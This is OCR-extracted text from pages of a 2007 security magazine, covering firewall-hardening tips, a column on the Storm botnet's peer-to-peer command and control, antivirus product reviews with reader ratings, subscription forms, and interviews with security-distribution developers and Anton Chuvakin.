Lock down the firewall itself in the rulebase. There are going to be times where you, as the firewall administrator, will need to have the firewall initiate traffic from itself for some reason or another (using SSH to access the other member of the firewall cluster is a good example) but for the most part, your firewall shouldn't need to start any conversations unless it's with itself, a routing peer or multicast group for example.


Be as granular and specific wherever possible. If you have a network which needs to access some specific hosts for development reasons (for example) and these destinations are across a non-standard route, make sure that you add host routes instead of network routes on your firewall. Ensure that the security policy you are enforcing for this traffic is as specific as possible as well. This bit of advice really has to be balanced out with the workload you already have, the amount of security between the networks in question and the available resources at your disposal. Adding sixty thousand host entries into your routing table and firewall policies is going to be a lot of work and should be better off entered in as a network grouping instead.

If at all possible, don't use third-party authentication for your firewall account users. This isn't to say that you can't use AAA to authenticate users going out to the Internet, but for the administrative accounts on the firewall itself. Should your firewall be unable to reach the AAA server for whatever reason you may be locked out of your device. Most, if not all operating systems, have sane defaults for external authentication should there be an issue with communication to the AAA server.

Lastly, keep your security as simple as possible in design. Your policies should be secure, restrictive and easy to understand and troubleshoot should the need arise. This isn't to say that you shouldn't take advantage of the features of your firewall for fear of complexity but that you and your team have a concise and clear understanding of what should be accepted and what should be denied – If and when the time comes that you need to analyze an attack, the addition of new networks or services or the compromise of security, you will have an easier time performing forensic analysis, research and planning by having kept good documentation which is straightforward and easy to use. ●

About the author

Gr@ve_Rose (Sean Murray-Ford) has been working in Network Security for over eight years focusing primarily on firewalls, Linux and IPv6. He has created two Linux distributions and published multiple whitepapers and independent documents on security related issues.



In the Wild

Matthew Jonkman

Every once in a while it's good to step back and look at what's happening around us. In the Malware world there have been a few new and notable happenings worth discussing.

The type of worms we're seeing is changing. It's always changing, but as of this writing there have been several new and very different worms around. Storm/Peacomm is the most interesting I think. We've seen prototype Peer to Peer Command and Control systems over the last year. Nugache and other early versions proved to be at least minimally functional, but not effective at large scale spread.

Storm has proven to be very effective. The distributed nature of the command and control makes this type of botnet extremely difficult to mitigate. Primarily it's spread by attachments to emails with interesting titles related to recent news events. If run by the user the worm tries to connect to a list of peers using UDP eDonkey protocols.

Now don't assume that these are using the public P2P networks, they're not. It's very possible to run your own little P2P network by controlling the peers you connect to and seed from. These bots are essentially doing that. They're being rolled and sent out with a list of known peers to contact. If they can connect to any one of those they get an updated list of known trusted peers. This is encrypted of course, but contains a list of actions to take, including an updated list of peers to contact for instructions.

What makes this so effective is the decentralized command and control. Traditionally, if a person wanted to take down a botnet they'd infiltrate it, find the command and control server and get it offline or blackholed. Traditionally the botherder will be running a very low TTL dns record that the bots use to find the command and control. The botnet is uncontrollable until the dns record is changed and a new command and control server is online.

To permanently disrupt a traditional botnet seizing control of the dns servers or domain is required. This is effective for short periods, but we still leave thousands of orphaned and infected bots. They'll eventually be scooped up by either the original botherder or another group. So we can disrupt temporarily, and really annoy the botherders. But without effective prosecution they'll just reconstitute somewhere else days or hours later. In fact, the most effective disruptions of botnets has been generally due to fighting between botherders, not from law enforcement.

Now reconsider the peer to peer command and control. If your bots can receive instructions as long as they can contact one of many servers, sometimes up to 100, disruption

becomes very difficult. Not only do you have to take down or clean up a large number of servers, but you have to do them all at the same time. Otherwise a new list of peers can be distributed, even if only one is online.

This is far more effective than fast moving dns or moving command and control servers on a predictable basis. This method is also far more scalable than a single server. If you're looking at a 50k bot network using a traditional IRC server and control scheme, the actual IRC server is going to be significantly loaded just maintaining open connections. Add to that reports coming in and commands going out, bots joining and leaving, and bots just dying leaving open connections. You're starting to push the basic limitations of TCP (remember we've only got 65535 service ports to play with, 1024 reserved...). But, if we go UDP distributed among many servers and don't maintain open connections to signify that a bot is available, command and control becomes much simpler. Maybe not as fast as having live connections, but trading speed of control for reliability and scalability seems a very wise choice.

In other happenings: we saw a number of sites compromised and links to hostile javascript inserted. The most well known was probably the Miami Dolphins Stadium website in the days right before the SuperBowl was to be held there. A very significant number of users were surely exposed and infected. We're seeing this same scenario play out over and over. The moral of the story: You can't trust ANY website out there. The slightest little thing can leave a hole for an attacker to insert hostile code. A compromised site doesn't have a message like *All your bases are belong to us* anymore.

This is an effective method of propagation, it'll surely be expanded upon. We're already seeing one variation, the Stormy variants that are tagging all outbound emails with a link to an infected binary. It's trying to look like the tag a free email service would add to an outbound message.

And finally, an observation on botnet sizes and numbers. A good place to get numbers as accurate as anywhere could be is Shadowserver (www.shadowserver.org). According to their stats numbers of bots dropped significantly in the last week of March, nearly in half. While the number of actual botnets dropped by more than 60%.

The first week of march we're already seeing these numbers spike back up, but not yet as high as originally. I don't know why there was the drop. There weren't any large prosecutions or arrests that we were aware of, nor are there rumors of any significant in-fighting between botherders. If you have a theory please let us know!

SAVE \$20!

great
subscriber
offer


Get your copy of *Linux+DVD* and save \$20 off shop prices

Free easy ways to order

- visit: www.buyitpress.com/en
- call: +1 917 338 3631
- fill in the form next to and post it

Why subscribe?

- save \$20
- 4 issues delivered direct to you
- never miss an issue



Linux+DVD ORDER FORM

- Yes, I'd like to subscribe to *Linux+DVD* magazine
 USA \$39,99 Europe 29,99€

Order information

individual user/ company

Title _____

Name and surname _____

address _____

postcode _____

tel no. _____

email _____

Date _____

Company name _____

Tax Identification Number _____

Office position _____

Client's ID* _____

Signature** _____

Payment details:

I understand that I will receive 4 issues over the next 12 months

- Master Card Visa JCB POLCARD
 DINERS CLUB

Card no. □□□□ □□□□ □□□□ □□□□
□□□□

Expiry date □□□□ Issue number □□

I pay by transfer: Nordea Bank
IBAN: PL 49144012990000000005233698
SWIFT: NDEA PLP2

Signature _____

Terms and conditions:

Your subscription will start with the next available issue.
You will receive 4 issues a year.

* if you already are Software-Wydawnictwo Sp. z o.o. client, write your client's ID number, if not, fill in the chart above

** I enable Software-Wydawnictwo Sp. z o.o to make an invoice





Test on Antivirus Software

When we were looking at antivirus software we tried to imagine the needs of the individual user, the type of user who does not have an IT team to install their security program and configure their settings. So we looked for programs that could be easily installed and forgotten, programs that run in the background and do their job 24 hours a day, without requiring much technological savvy on the part of the user. Here are some things we took into account when we evaluated antivirus programs:

How viruses are transmitted

We considered how viruses are transmitted and how people use computers. Today almost all computers are online and the average user is checking emails, doing their banking, downloading software, watching video and shopping. All of these activities pose a potential risk if precautions are not taken. The risks can be viruses or malware or perhaps even more dangerous to the user, exposure of private information like identification numbers, passwords, address and credit card numbers. Some viruses, though not dangerous, are annoying and slow down your computer and most surely want to be avoided.

All Internet interactions, such as loading a Web site, viewing an ad, opening email, peer-to-peer file sharing or downloading can be risky exchanges. So antivirus programs ought to have protocols to secure all Internet interactions, like file scanning, script blocking, real-time IM/chat scanning and rootkit protection and removal. Of course, they should also include ways of protecting from more archaic ways of transmitting a virus like through a removable disk.

How quickly viruses evolve

Since viruses evolve and migrate across the Internet in microseconds, it is important that antivirus programs also evolve by the microsecond. So, continual updates are pivotal. The best programs we found update hourly and have ways of running a potential virus on their own system for testing. Through this testing method, they can identify and understand new viruses and build definitions immediately.

How the program works with Windows security

We also looked for programs that work well in a Windows environment. For example, Windows has a firewall that is updated often and can check for things like certificates and signatures, but does not have antivirus elements. So an antivirus program is necessary to complete the security scenario, it is also nice if it does not fight Windows but works with Windows. Most of the programs we looked at will also run well behind a server firewall too. In addition, processes should not be slowed down and full systems scans should run quickly. We noticed that with some security programs, it takes a long time to load Web pages, and they are constantly interrupting your web visit with security questions and concerns. Though this may make you feel like the program is doing its job, it becomes bothersome rather quickly.

Industry Standards

There are several standardized tests administered by third parties including the ICISA, VB100 and the WCL I and II certifications. The ICISA, which evolved from International Computer Security Association, administers testing on security products and releases reports monthly. VB100 is an award offered by Virus Bulletin Ltd, VB100s are given to programs that successfully detect all "in the wild" viruses and generate no false positives. WCL, or West Coast Labs, offers level-one and level-two testing for antivirus programs and relate on their website the testing history of numerous software providers.

We think the best programs pass all of these tests. If they have passed these tests several years in a row, you can conclude that the developers strive to keep their programs up-to-date.

What the program does with the things it finds

Sometimes, we want to download questionable programs or we receive something from a friend who the system may deem as unidentifiable. So the best programs build easy to read reports and "quarantine" potential threats and hold them there until you decide what you want to do with them. Most will also let you know in the report the "real" threats or viruses it found and removed.

When it comes to the individual user, we think they are interested in finding an effective program that is easy to use. They also want one that does not slow down their system and one that does not prevent them from doing all the things they want to do online. Like the proverbial rain coat per say, it will keep you dry but still lets you enjoy the rain.

There are Our Top Three Picks

The best software for combating viruses, spyware, hackers and spam is BitDefender's newest version 10. BitDefender 10 is an outstanding product that is easy to use. It quickly and almost unnoticeably scans all incoming and outgoing emails, IM transfers and other network traffic. It also can run full system scans on command or on schedule.

This latest version of BitDefender has new features such as *Privacy Protection* for outgoing personal information, *Web Scanning* while you're using the Internet and *Rootkit Detection and Removal*, which detects then removes hidden virus programs.

BitDefender has also improved its existing B-HAVE feature that runs pieces of software on a virtual computer to detect code that could be an unknown virus. This helps them keep their definitions up-to-date and viruses off your computer.

Kaspersky also passed all of our major virus tests, has hourly definition updates and offers an extensive feature set. Though Kaspersky ranks close to BitDefender, we found that BitDefender had one more option, the registry startup protection, giving it the edge.

F-Secure AntiVirus is a user-friendly program that provides registry startup protection and screens emails and instant messages. While F-Secure is not a huge system hog, the program does have several processes running that when combined, use more of your system than the BitDefender or Kaspersky products. Nonetheless, the scan time was about the average compared to the other popular antivirus programs.

Ease of Use

BitDefender creates a small window called the *File Zone* on your desktop that indicates the volume of online and offline files being scanned. You can also drag and drop files into the File Zone for an immediate scan. The program prepares a report of each completed scan so you know exactly what the files contain and you can instruct BitDefender to disinfect or remove infected files or messages.

Kaspersky is great for both the average home user and advanced users. For home users, who don't want to or don't know how to configure their settings, there are recommended settings and a scan button that instantly

About what we asked customers

- Why have you / your company chosen this software?
- Have you used any other Antivirus software?
- What other Antivirus software have you considered to choose and why you haven't take these ones after all?
- How is the Antivirus software working and helping you to defend your computer? What are the good and the weak points of the machine?
- Did you have any breakdowns, problems, hang – ups?
- Final conclusions, general impressions.
- Rates (1 – 10).

starts to scan based on the default settings. Advanced users can go into the settings tab and completely customize what they would like the program to do.

F-Secure AntiVirus has a consistent and easy-to-navigate interface, which is especially good for the computer novice. There are two different views: a Basic View and an Advanced View. The Basic View is ideal for average users. You can quickly get a status report on your updates, the latest news, subscription stats and protection levels. The Advanced View is for users that really like to get hands-on with their antivirus program. In the Advanced View, you can customize the program to run its security protocols based on your parameters.

Effectiveness

BitDefender and Kaspersky passed the VB100% award and the ICSA 2006 certification. These awards mean the products detected all of the *in the wild* viruses, generated no false positives, prevented virus replication and disinfecting all viruses that could be disinfecting.

F-Secure AntiVirus received the VB100% award; however, the product did not enter/receive the ICSA 2006 certification, according to our search. In addition, on the F-Secure Web site they do not relate whether the program is Vista compatible.

Feature Set

BitDefender's startup guard tells you if a program is trying to load itself upon start up, so you can choose to allow it or not. In addition, if you choose to download a program it will automatically add it to your exceptions list. This software suite also comes with adware and spyware detectors. Though we recommend using an antispysware scanner, as they are designed specifically for this purpose, it is nice to have two programs working towards a common goal, to keep your computer clean.

If Kaspersky detects a virus, there are a number of things you can have the software do. It can just delete the file, notify you that it has found an infected file or log the information for later use. During each scan, there is an estimated time to finish so you can plan accordingly.

F-Secure not only thoroughly scans for viruses, but also has a built-in anti-spyware scanner. You can run one or the other or both to cut down on scan times. Additionally, the program scans outgoing and incoming email in real-time, does a great job of protecting your registry against possible hijackers and controls which programs startup automatically.

Often when we review products it is not the most popular or most expensive brands that end up on top. For example, although McAfee, Nod32, Norton and AVG are extremely popular they did not place in the top three when placed against their competitors. We found that BitDefender and Kaspersky, although perhaps not as well known, attempt to stay on top of new threats by updating their definitions hourly and keep users happy by scanning quickly. Both are Vista compatible and they just passed the ICSA tests in December 2006. So all in all, both are excellent antivirus programs and ready to battle viruses that emerge by the second.

by ©2007 TopTenREVIEWS, Inc.

Symantec AV (Server Standard)

I've chosen the Symantec AV (server). I have used a multitude of different AV products, both personally and commercially, in the end the reason we use what we use is due to ease of maintenance, licensing, and because it seems to be the least invasive product that runs on the endpoints. There is nothing worse than deploying AV only to have all of your users up in arms over it. *I have also* considered to choose among McAfee, AVG, Avast!, Sophos.

The good and the weak points of the machine are no viruses yet, but of course that is only one small attack vector for the black hats.



I have just had really poor endpoint performance from some of the other products, or they were very difficult to manage from a business perspective. Of course, there is always a rash of 0-days in antivirus products because they are such a sweet spot for security researchers, unfortunately there is nothing we can do about that.

I would definitely recommend the Symantec line to other companies, and we will definitely continue to license it. Again, I hold very little stock in AV products as a whole because of the fact that the end user is the weakest point in the security chain, an AV product will NOT protect a user against an ActiveX overflow, a P2P client problem or a rash of other things, but it should be looked at as another tool in your toolbox.

quality/price: 8 of 10

effectiveness: 8 of 10

final, general note: 8 of 10

by Justin Seitz

Sophos Antivirus & Clam Antivirus

On business I do currently work with Sophos Antivirus (<http://www.sophos.de>). It's mostly used on workstations. For my mail servers I did apply the Clam Antivirus (<http://www.clamav.net/>) because it just works fine. On a private basis, I recommend Avira Antivir (<http://www.free-av.com/>) to all of my friends and people who do have problems with their workstations. I do this because this software just solves the problems and is easy to handle and to set up.

Norton Antivirus does run in my environment, too. But this software just runs on my client's pcs just to ensure they aren't infected. This is a crap of software and it's too expensive. It'll be removed when the agreement ends.

Norton Antivirus is a crap as already described above. It works slowly, works dowdy and does not detect every malware that passes it's way. Avira Antivir used to work fine, but there are more effective ones out there. I do prefer Sophos Antivirus right now within a combination of ClamAV.

Since Sophos AV can't be safely used within my mailservers I prefer there running ClamAV because it can handle a big bunch of mails and the performance doesn't end up just checking for virus.

I had some breakdowns, problems with Norton AV. It's all about the Norton AV. It killed some of my machines and made me a bunch of work since it didn't recognize all the malware passing around. Having an infected machine in a medical environment can not pass on. Sophos and Clam Antivirus for sure. The others surely not.

quality/price: Sophos: 7 of 10, ClamAV: 10 of 10

effectiveness: Sophos: 9 of 10, ClamAV: 9 of 10

final, general note: Sophos: 8 of 10, ClamAV: 10 of 10

by Peter Wilfahrt

Kaspersky Anti-Virus 6.0

I'm using Kaspersky Anti-Virus 6.0. From my experience, it is one of the best if not the best. It has excellent detection rates (both heuristics and signature based) and it is

very stable. The company's response time and effectiveness to new threats is stunning. New definition updates are issued every few hours unlike other AV companies which only release daily+ updates. It Considerably less resource-hungry than some of its competitors (such as Norton) even if it is not as lightweight as Nod32. I also picked it because it isn't as popular as some other AVs such as McAfee, Norton or BitDefender, making it less prone to attacks (The AV kill/cripple type or even BOF). Another thing that I like very much about this AV is that it comes with three modules that no competitor (to my knowledge) offers:

- Application Activity Analyzer: which on top of the Viral engine monitors and detects any suspicious behavior of all executed applications such as,
- Keyboard hooks (used by most keyloggers), process injection attempts or potentially harmful registry activity,
- Application Integrity Control: which monitors a specified set of critical applications for suspicious changes such as loaded modules changes or running as a child process,
- Registry Guard: which monitors many system parameters including the HOST file, system startup entries or IE security settings.

Yes, I have used Nod32, McAfee and Norton before. Norton was obviously my worst experience. It was a real resource hog and wasn't convincing on test viruses I ran. I cannot comment on Nod32 and McAfee as it was a long time ago but I don't remember any particular issue. I have not considered to choose any AV software. I'm very happy with Kaspersky.

I really don't see how a virus could get passed KAV (assuming the user doesn't take the wrong decisions upon KAV prompts). Every critical aspect of my machine is monitored. The only additions I would recommend are a good firewall (ZoneAlarm or Outpost Firewall) and a good Anti-spyware (SpySweeper or Spyware Doctor). Even if KAV has spyware definitions, they aren't quite as effective as dedicated spyware scanners.

So far, my experience with Kaspersky AV 6.0 was a real joy. I encountered no specific problems. The only thing that might bother some users is the fact that depending of the configuration, Kaspersky may generate many alerts and prompts. Personally, that doesn't bother me a lot. It's the price to pay for an irreproachable protection. Note that to get an effective protection, the user shouldn't be a newbie as the messages could be disconcerting for beginners and could lead them to make the wrong decisions...

I will definitely be using this AV for the near future and wouldn't hesitate to recommend it.

quality/price: 10 of 10

effectiveness: 10 of 10

final, general note: 9 of 10

by Nadim Taha

AVS software Symantec

The company choose the AV software because It is an enterprise standard when I get there. I have used Symantec and I changed because of the reason above. I have considered to choose Norton. I haven't really looked into any others since I really never see the AVS products ever pick up any viruses on my box. I guess it works but I rarely open spam, pictures, or media files from my email accounts. I guess it gives me piece of mind.

The only problem I have had is that it would pick up the SysInternals products and delete them. When I would configure McAfee to ignore the tools it would still delete them. Very Frustrating! I definitely would recommend AVS software in general since most users take security lightly and never would think that an email from someone they knew contained a virus or rootkit. I would lean towards Symantec over McAfee though.

quality/price: 7 of 10

effectiveness: 6 of 10

final, general note: 8 of 10

by Wilson Henriquez

ZoneAlarm Internet security suite

I use ZoneAlarm Internet security suite...I like GRC.com and there knowledge. I have used McAfee Associates. I changed because they had a guy writing the viruses working for them. I have considered to choose AVG because it was free. I decided to use Zonealarm because it was bundled in the firewall with antispyware as well.

The Antivirus software is good working and helping me to defend my computer. It seems to find enough. I also have other strategies that allow me to stand my computer back up in 1 minute, should my system be compromised. I didn't have any breakdowns.

Zonealarm does it for me. I have heard some stories where people have stopped subscribing to certain Anti-virus software, then the day after, they get hit with viruses. Methinks the anti-virus companies have a vested interest in ensuring more viruses get written.

quality/price: 8 of 10

effectiveness: 9 of 10

final, general note: 9 of 10

by Shane Burke

AVS Software: McAfee, Symantec, Kaspersky

My company had McAfee installed before I joined. I have used Symantec products and was fairly satisfied with them. I still use them on my home machines. I have you considered to choose Kaspersky labs antivirus software because of their better protection against rootkits.

I myself refrain from accessing any malicious web sites and opening untrusted email attachments. I would say anti-viruses are helpful against mass outbreak but users have to be educated for security to prevent such outbreaks. I did not have any breakdowns, problems, hang with AV software.

Yes, I will choose it again since I am having no issues. I would also recommend it. I do not have a price figure since its a corporate edition. Its really effective. I haven't seen any issues so far. The final word once again is user education about best Internet practices rather than a multitude of expensive software.

quality/price: 9 of 10

effectiveness: 8 of 10

final, general note: 10 of 10

by Ankur Lindal

AVG

I use AVG because after testing and it did a great job of protecting my system from viruses. AVG uses very little system resources. Before I used Norton's and dropped it when upgrading and uninstalling became a tremendous pain.

Now, I am completely satisfied with AVG and I have not looked at changing. I have never had a virus get by AVG. AVG is great on the system and will update itself over the net. AVG comes in two versions a free version and a paid version. The paid edition is a 2 year subscription not 1 year. I haven't had any breakdowns, problems, or hang-ups. I would choose AVG and I would and I do recommend it to others. AVG is a great product that is affordable and effective.

quality/price: 10 of 10

effectiveness: 10 of 10

final, general note: 10 of 10

by JW

Trend Micro's OfficeScan

We chose Trend Micro's OfficeScan because at the time it had fast and good signatures. We use to use Symantec's AV. Contract came up with Symantec and Trend had signatures for Code Red before most others. I have considered to choose Symantec, F-Secure and unfortunately MS LiveOneCare.

How is the Antivirus software working and helping you to defend your computer? Trend has horrible behaviorally detection and the reporting and virus database is weak. Their pattern signatures are deployed relatively fast but the technical data regarding the malware and it's solution is weak and limited. For large deployments the reporting features are lacking, no real way to alert certain groups about only certain boxes. I did have some problems with upgrades that are not backwards compatible. Personally I would not choose this AV apps again. I am not the final decision maker. I care more about malware detection than virus detection and Trend Micro is weak on malware detection. I would like to use F-Secure but my company usually does not deploy apps enterprise wide unless they are from a large scale company. I would recommend their home user version (pc-cillin) but I would not recommend OfficeScan. It also has poor tech support.

quality/price: 6 of 10

effectiveness: 7 of 10

final, general note: 6 of 10

by Nick Baronian

SAVE \$99.99!

Get your copy of *hakin9* and save
60% off shop prizes



Free easy ways to order

- visit: www.buyitpress.com/en
- call: +1 917 338 3631
- e-mail: subscription@software.com.pl
- fill in the form and post it

Why subscribe?

- save 60 % off shop prizes
- 12 issues delivered direct to you
- never miss an issue

great
subscriber
offer

hakin9 ORDER FORM

- Yes**, I'd like to subscribe to *hakin9* or *hakin9 starter kit* magazine (6 issues a year)
 USA \$49 Europe 39€
- Yes**, I'd like to subscribe to *hakin9 and hakin9 starter kit* magazine (12 issues a year)
 USA \$79 Europe 69€

Order information

(individual user/ company)

Title _____

Name and surname _____

address _____

postcode _____

tel no. _____

email _____

Date _____

Company name _____

Tax Identification Number _____

Office position _____

Client's ID* _____

Signature** _____

Payment details:

I understand that I will receive selected number of issues over the next 12 months

- Master Card Visa JCB POLCARD
 DINERS CLUB

Card no. □□□□ □□□□ □□□□ □□□□
□□□□

Expiry date □□□□ Issue number □□

I pay by transfer: Nordea Bank

IBAN: PL 49144012990000000005233698

SWIFT: NDEAPLP2

Signature _____

Terms and conditions:

Your subscription will start with the next available issue.
You will receive 6 or 12 issues a year.

* if you already are Software LLC client, write your client's ID number, if not, fill in the chart above

** I enable Software LLC to make an invoice



.psd ORDER FORM

- Yes**, I'd like to subscribe to *.psd* magazine
 USA \$49 Europe 39€

Order information

(individual user/ company)

Title _____

Name and surname _____

address _____

postcode _____

tel no. _____

email _____

Date _____

Company name _____

Tax Identification Number _____

Office position _____

Client's ID* _____

Signature** _____

Payment details:

I understand that I will receive 6 issues over the next 12 months

- Master Card Visa JCB POLCARD
 DINERS CLUB

Card no. □□□□ □□□□ □□□□ □□□□
□□□□

Expiry date □□□□ Issue number □□

I pay by transfer: Nordea Bank

IBAN: PL 49144012990000000005233698

SWIFT: NDEA PLP2

Signature _____

Terms and conditions:

Your subscription will start with the next available issue.
You will receive 6 issues a year.

* if you already are Software LLC client, write your client's ID number, if not, fill in the chart above

** I enable Software LLC to make an invoice





M4sterguru & Pintas on Protech

Techmasters were created a couple of years ago when M4sterguru and Pintas decided to make a customized distro, because they spent lots of time trying many linux distributions (about 100) and not a single one of them made them say This is it! This is what they are looking for! Time went by and our professional and private life never allowed them to carry this goal. So now they are back and they are here to stay! In this interview, we present their point of view on the new distribution available for security researchers.

hakin9 team: Could you tell me a little about yourself, your group and your project?

M4sterguru & Pintas: Well, we are just a couple of guys who share the same passion about computers and motorcycles and spend lots of time learning whatever we find interesting and think it could help us with whatever goal we aim to achieve. Be it programming, security skills, or anything related to any of those passions.

Techm4sters were created some years ago, when we started experimenting new ideas in both Linux and Windows. Back then we spent all day in front of our laptops sometimes till 7 a.m., with strange experiments, formatting and crashing our computers. Unfortunately, our projects never saw the light of day and were lost in the immense collection of backups. So now we made Protech, which is nothing more than an old dream brought to life.

Protech is our little perl. It was made only by us (Pintas & M4sterguru) but we expect to have more collaborators to help, it just takes too much time doing everything by ourselves. Protech is getting some nice reviews, and it's still a Beta version. This is what lifts our moral and

allows us to continue. Still, many things will be different in the versions to come... for the best, of course.

h9: How do you feel who should use your distribution and why?

M&P: We think that due to its simplicity, everyone accustomed to linux can use it. Of course there's some getting used to, it's not your everyday linux with Gnome or KDE intended for a common desktop use, but it's very easy to personalize to everyone's needs. Obviously programmers and above all security



Figure 1. Protech

technicians will be much more comfortable with this distribution, because it is designed for them specifically. However, we have some friends that never *played* with linux before and are currently using Protech as their main OS and are quite happy with it.

h9: How would you describe the distro? What is the most important thing or the way in which it was designed?

M&P: Protech aims to simply work. It's hardware support (native from Ubuntu), works like a charm in almost every type of machine, making Ubuntu the perfect base for this system. The tools work great, you don't have to spend your precious time making it work, because it simply does. We aimed for the most reliable distribution of the kind. That was in fact what we spent more time developing. The efforts paid off.

h9: What forces – positive and negative – do you think were most instrumental in shaping your distro?

M&P: Positive, always positive. We just had to keep our minds synchronized in *We can do this!* and everything just flowed from there. Not all was easy of course, but when you're doing something you like, it get's easier. And it's a wonderful feeling when you finally acomplish your goal.

h9: Why did you decide to make your own security distribution?

M&P: We decided this long time ago, after trying more than 100 distributions of linux and not one was ready for our needs. Sure there are some distros that work nicely, but those are usualy bloated, and to customize them would imply a lot of time spent adding the tools we usualy work with.

There are also many security distributions, but the bad hardware support, the old *square* looks, the missing tools. It seemed to us like an endless nightmare. So we decided to make one that just worked, that was more than just a façade or a name. This was a couple of years ago, but our personal and professional life never allowed us to carry our goal, until now.

h9: How long have you waited for the first release? How much time you spent on the distro?



Figure 2. Protech logo

M&P: Honestly, I don't know the true answer to that... Maybe weeks, months... We got working and time just went by. We powered-off our cell-phones so we wouldn't be bothered, we forgot to eat many times and we just kept working and experimenting until we finished. It was all worth it.

h9: What is your favorite *nix distribution and why?

M&P: This is definitely it! Protech is our Choice. There's the performance of Gentoo, the stability of Debian and the ease of use of Ubuntu. And it's not Windows... It doesn't get much better than this... .

h9: Where do you hope to be in some years? What is the biggest upgrade/addition that is planned for your distribution?

M&P: We can always hope that someday someone will support our work, allowing us to do only this. It's not easy to find the means and resources to do everything. Even being a free product, there is still money involved and it's hard to make it compatible with our private and professional lives.

For Protech, ideas come and go everyday. For now our big goal is to make Protech as autonomous as possible, to suppress dependences. We always think in innovation, of course there are many restrictions to consider (such as size, time and money), but we aim to impress in a good way.


h9: If you were to talk with the people, how would they describe your distro?


M&P: I think most people would describe it as a good-looking, professional distro, fast and easy to use.

h9: If you had to do it all over again, what would your choice be and why?

M&P: Honestly, I would do exactly the same thing but I wouldn't talk about it to my friends. It can be a bit demoralizing when you tell people you made a distro, and don't have a clue what you're talking about... But we intended to build a beta that could leave a good impression and could be a good platform to work with for future versions, and I think we accomplished that. So I wouldn't change anything, really.

interviewed by hakin9 team





Self exposure

Interview with Dr Anton Chuvakin

Dr Anton Chuvakin, GCIA, GCIH, GCFA is a recognized security expert. As a frequent conference speaker, he also represents the company at various security meetings and standards organizations. He is an author of a book *Security Warrior* and a contributor to *Know Your Enemy II, Information Security Management Handbook* and *Hacker's Challenge 3*.

hakin9: How long have you been working for Log Logic? What kind of company is it?

Anton Chuvakin: I joined LogLogic in March 2006. LogLogic is an awesome company to work for and I've been extremely happy about my decision to join ever since. What makes it even better is that LogLogic occupies a leading place in a very hot market – log management. Unlike many other security-related technologies, log management is never going away (and, in fact, computer and other system logs will grow in both volume and importance in the future) and that is why the bright future is assured for LogLogic. In addition, logs also matter outside of a security realm in the broader IT world which makes working for LogLogic even more exciting since we are making a bigger impact on the world.

h9: How did you get to the position you currently hold? From what position did you start?

AC: I joined LogLogic as a Director of Product Management and I still hold the same position with the company. I enjoy doing the job since I have an opportunity to directly contribute to our future of our company as well as influence the security market. I am involved with roadmap planning, talking to our customers, guiding our engineering team as well as evangelizing the LogLogic log management platform to the outside world.

h9: What did you do before? Could you tell our readers about the steps in your IT professional career?

AC: Previously, I held a role of a Security Strategist with a security vendor, which, unfortunately failed in its market and was destroyed by the stronger and better competition.

At the very beginning, my security career started with my voraciously reading and later writing about security as well as experimenting with different system, network and of course security technologies on my own. I also helped as a Linux system administrator at an ISP, which required me to think about security pretty much every day (otherwise, the systems would be owned really soon since Linux of the mid-90s was certainly not the same as it is today)

h9: Which book that you contributed to is the most important to you and why?

AC: Let me answer a somewhat different question: which book I *read* contributed the most to my development. I have a very specific book that pretty much inspired my security career back in the 90s. It was *Maximum Security* by Anonymous. I read it and *fell ill* with *secure-itis* – I just knew that I would do this for a living. And, no, I still don't know who actually wrote the book.

Afterwards, I read a large number of security books, and, as you know, wrote and co-wrote a few of my own. From them, *Security Warrior* is certainly my favorite; it took the most efforts and it was also the biggest achievement. I am very happy about how the book was received and the second edition should be forthcoming!

h9: You are a Physics PhD but make a career of an IT security professional. Why did you decide to switch from Physics to IT security? Would you give up Physics and start working in IT security world once more today?

AC: Well, most Physics PhD give up physics nowadays, it seems. In fact, almost all of my graduate school classmates work at either Wall Street (Finance) or in IT. Physics is an awesome mindset builder (and a shitty career), which you can apply in many fields with humongous success. I never once regretted leaving the academia and plunging into the chaotic and – sometimes – perilous world of infosec.

h9: You are a member of many IT Security related organizations and advisory boards. What are your duties?

AC: It depends. I work at some of them on future security standards, such as CVSS or MITRE OVAL. It is always fun to contribute to something to what will become a future universal standard.

With others, I am helping just like any other member. For example, I am involved with ISSA and InfraGard and sometimes present at their conferences and meetings.

And, last, but not least (more like the first, in fact!), SANS deserves a special mention since I am more closely involved with more fun projects with them.

h9: What is your role in SANS?

AC: Well, I don't have a formal role with SANS, beyond my SANS GIAC Advisory Board membership. I love the conferences and I often speak there; sometimes as vendor representative and sometimes at SANS at Night presentations. In addition, I enjoyed getting the SANS GIAC certifications in intrusion detection, forensics and incident response; the experience of getting them was certainly enlightening.

In addition, I am involved with SANS Top 20 Vulnerabilities project (www.sans.org/top20) as well as other SANS volunteer projects, including one on defining log standards. To top it off, I have a lot of friends among SANS faculty and I've met some of the most interesting and knowledgeable security people there.

h9: Regarding IT security – are you more into engineering and creating new solutions or you are rather a *preacher man* who speaks about the importance and ideas of IT security?

AC: Definitely both! One friend said that I am one of the few people in the world who can switch from *reading Gartner to reading packet headers in hex* within a minute. Surely, it was an exaggeration, but there is some truth in this: I enjoy doing research, building new stuff as well as thinking, writing and evangelizing on security.

